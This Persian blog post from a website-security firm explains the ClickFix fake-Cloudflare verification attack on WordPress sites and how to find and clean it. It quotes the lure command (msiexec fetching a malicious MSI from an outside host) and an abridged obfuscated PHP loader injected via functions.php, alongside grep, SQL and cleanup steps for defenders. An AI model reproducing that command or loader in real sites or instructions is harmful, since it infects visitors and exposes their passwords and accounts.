چگونه سایت آلوده می شود و چطور آن را پیدا کنیم؟

در روزهای اخیر یکی از رایج ترین و خطرناک ترین حملات سایبری، صفحه جعلی Cloudflare است که از کاربر می خواهد برای «تایید انسان بودن» کلیدهای Win+R را بزند و دستوری مانند زیر را اجرا کند:
text
Msiexec.exe /package http:\murielle22.com\gmb5bbyme26dah /Q S1=«Runtime Broker for Windows Platform 10.0 … To verify push the ENTER key«
این حمله که با نام ClickFix شناخته می شود، کاربر را فریب می دهد تا یک بسته مخرب MSI را دانلود و اجرا کند. اما نکته مهم تر برای مدیران سایت ها این است که این صفحه جعلی معمولاً از داخل خود سایت آلوده تزریق می شود. یعنی سایت شما ممکن است حاوی کدی باشد که به بازدیدکنندگان، صفحه جعلی Cloudflare را نشان می دهد.
در این مقاله بررسی می کنیم این ویروس چیست، چگونه در وردپرس تزریق می شود، چطور آن را پیدا کنیم و چگونه از سایت خود محافظت کنیم. همچنین اگر سایت شما هک شده است، می توانید گزارش خود را برای تیم ایمانی وب ارسال کنید.
این ویروس چگونه کار می کند؟
مهاجم یک صفحه جعلی شبیه Cloudflare می سازد که ادعا می کند برای ادامه، باید «تایید انسان بودن» انجام دهید. سپس از شما می خواهد کلیدهای Win+R را فشار دهید و یک دستور را در پنجره Run کپی و اجرا کنید.
این دستور در ظاهر بی خطر است، اما در واقع Msiexec را مجبور می کند یک فایل MSI مخرب را از سرور مهاجم دانلود و نصب کند. پس از اجرا، سیستم کاربر آلوده می شود و ممکن است اطلاعات حساس، رمزهای عبور، کوکی ها و حتی دسترسی به حساب های کاربری به سرقت برود.
نکته مهم این است که این حمله فقط سیستم کاربر را هدف قرار نمی دهد؛ بلکه سایت شما به عنوان «پلتفرم پخش» این صفحه جعلی عمل می کند. بنابراین اگر سایت شما آلوده باشد، هر بازدیدکننده ای ممکن است قربانی شود.
ردپای ویروس در وردپرس
در بسیاری از موارد، کد مخرب در فایل functions.php قالب فعال یا یکی از پلاگین ها تزریق می شود. نمونه ای از این کد مخرب به شکل زیر است:
php
addaction(‘wphead’، function () {
if (isadmin()) return؛
// wpahb
$k = «wpa7k«؛
$p = base64decode(implode(««، array(
«SwMVTgcSUAhTVlUTBxoDBFJfXx8aHFtZBANYT1QNWh8PHhAV«،
// …
)))؛
$o = ««؛
$n = strlen($p)؛
for ($i = 0؛ $i < $n؛ $i++) {
$o .= chr(ord($p[$i]) ^ ord($k[$i % strlen($k)]))؛
}
echo $o؛
}، 1)؛
این کد چند ویژگی مهم دارد:
از هوک wphead استفاده می کند تا کد را در هدر سایت تزریق کند.
اگر کاربر وارد پیشخوان وردپرس شده باشد (isadmin())، اجرا نمی شود. یعنی مدیر سایت آن را نمی بیند.
یک رشته بزرگ Base64 را دیکد می کند و سپس با کلید wpa7k عملیات XOR انجام می دهد.
خروجی نهایی معمولاً یک اسکریپت جاوااسکریپت است که صفحه جعلی Cloudflare را نمایش می دهد.
نشانه های مشخص این کد: کامنت // wpahb، کلید wpa7k و استفاده از base64decode(implode(…)) همراه با chr(ord(…) ^ …).
این کد چگونه تزریق می شود؟
مهاجمان معمولاً از یکی از روش های زیر برای تزریق کد به فایل های قالب یا پلاگین استفاده می کنند:
- آسیب پذیری در قالب یا افزونه ها: بسیاری از قالب ها و افزونه های قدیمی دارای آسیب پذیری هایی مثل RCE یا LFI هستند که به مهاجم اجازه نوشتن فایل می دهد.
- دسترسی به پیشخوان مدیریت: اگر رمز عبور ضعیف باشد یا حمله Brute Force موفق شود، مهاجم می تواند از ویرایشگر قالب، کد مخرب را وارد کند.
- استفاده از نسخه های کرک شده: قالب ها و افزونه های Nulled اغلب حاوی بک دور هستند و از همان ابتدا کد مخرب را در سایت قرار می دهند.
- آپلود Web Shell: مهاجم یک فایل PHP مخفی در پوشه uploads آپلود می کند و از آن برای تزریق کد به functions.php استفاده می کند.
- تکنیک های پنهان سازی: کد در بالاترین یا پایین ترین قسمت فایل قرار می گیرد، مبهم سازی می شود و حتی ممکن است خود را دوباره بازسازی کند.
چطور ویروس را در هاست پیدا کنیم؟
برای پیدا کردن این ویروس، می توانید از روش های زیر استفاده کنید:
۱. جستجوی متنی در فایل ها با SSH
اگر به سرور دسترسی SSH دارید، در پوشه publichtml دستورات زیر را اجرا کنید:
bash
grep r «wpahb« .
grep r «wpa7k« .
grep r «base64decode(implode« .
grep r «chr(ord(« .
grep r «murielle22« .
grep r «Msiexec« .
grep r «Cloudflare« .
grep r «Win+R« .
هر فایلی که در نتیجه ظاهر شد را باز کنید و کد مخرب را حذف کنید.
۲. بررسی فایل های کلیدی
این فایل ها را به دقت بررسی کنید:
wp-content/themes/نامقالب/functions.php
wp-content/plugins/ (همه پلاگین ها)
wp-content/muplugins/ (اگر وجود دارد)
wpconfig.php
همه فایل های .htaccess در ریشه و زیرپوشه ها
به دنبال autoprependfile، RewriteRule خارجی، base64decode، eval و کدهای ناشناس بگردید.
۳. بررسی دیتابیس
با phpMyAdmin وارد دیتابیس شوید و کوئری های زیر را اجرا کنید:
sql
SELECT FROM wpoptions WHERE optionvalue LIKE ‘%wpahb%’ OR optionvalue LIKE ‘%wpa7k%’؛
SELECT FROM wpposts WHERE postcontent LIKE ‘%wpahb%’ OR postcontent LIKE ‘%wpa7k%’؛
SELECT FROM wppostmeta WHERE metavalue LIKE ‘%wpahb%’ OR metavalue LIKE ‘%wpa7k%’؛
اگر رکورد مشکوکی پیدا شد، آن را حذف یا پاکسازی کنید.
۴. بررسی Cloudflare
گاهی مهاجم به اکانت Cloudflare دسترسی پیدا می کند و از طریق Workers، Page Rules یا Transform Rules صفحه جعلی را تزریق می کند. این بخش ها را بررسی کنید:
Workers & Pages
Rules > Page Rules
Rules > Transform Rules
DNS
Audit Logs
اگر مورد مشکوکی دیدید، حذف کنید، رمز Cloudflare را عوض کنید، 2FA را فعال و همه API Tokenها را باطل کنید.
۵. استفاده از ابزارهای امنیتی
افزونه Wordfence را نصب و اسکن کامل کنید.
در cPanel از Virus Scanner استفاده کنید.
با WPCLI صحت فایل های هسته را بررسی کنید:
bash
wp core verifychecksums
wp plugin verifychecksums all
wp theme verifychecksums all
پس از پاکسازی چه کار کنیم؟
- کد مخرب را حذف کنید.
- فایل های هسته وردپرس را با نسخه تازه جایگزین کنید.
- همه رمزهای عبور (هاست، FTP، دیتابیس، وردپرس، Cloudflare) را تغییر دهید.
- Saltهای wpconfig.php را با Salt جدید عوض کنید.
- کش وردپرس، کش Cloudflare و کش مرورگر را پاک کنید.
- اسکن کامل با Wordfence یا آنتی ویروس هاست انجام دهید.
- اگر امکان دارد، سایت را از بکاپ سالم قبل از آلودگی بازگردانید.
پیشگیری از آلودگی مجدد
- وردپرس، قالب و همه افزونه ها را همیشه به روز نگه دارید.
- از قالب و افزونه های کرک شده استفاده نکنید.
- رمزهای عبور قوی انتخاب کنید و 2FA را فعال کنید.
- از فایروال و WAF مثل Cloudflare استفاده کنید.
- از افزونه های : امنیت وردپرس یا وردفنس استفاده کنید .
- بکاپ منظم بگیرید.
- سایت خود را دوره ای اسکن کنید.
ایمانی وب – تضمین امنیت سایت شما
ایمانی وب به صورت تخصصی امنیت سایت های شما را تضمین می کند. تیم ما با تجربه در شناسایی و پاکسازی ویروس هایی مثل ClickFix، بک دورهای وردپرسی، کدهای مبهم سازی شده و حملات تزریق کد، می تواند سایت شما را به طور کامل پاکسازی و ایمن سازی کند.
خدمات ایمانی وب شامل:
پاکسازی تخصصی ویروس و بک دور
بررسی و رفع آسیب پذیری های قالب و افزونه
نصب و راه اندازی فایروال و سیستم مانیتورینگ
سخت سازی امنیتی وردپرس
پشتیبانی و مشاوره امنیتی
اگر سایت شما هک شده است، نگران نباشید. گزارش هک خود را برای ما ارسال کنید تا تیم ایمانی وب در سریع ترین زمان ممکن آن را بررسی و مشکل را برطرف کند.
امنیت سایت شما، تخصص ماست.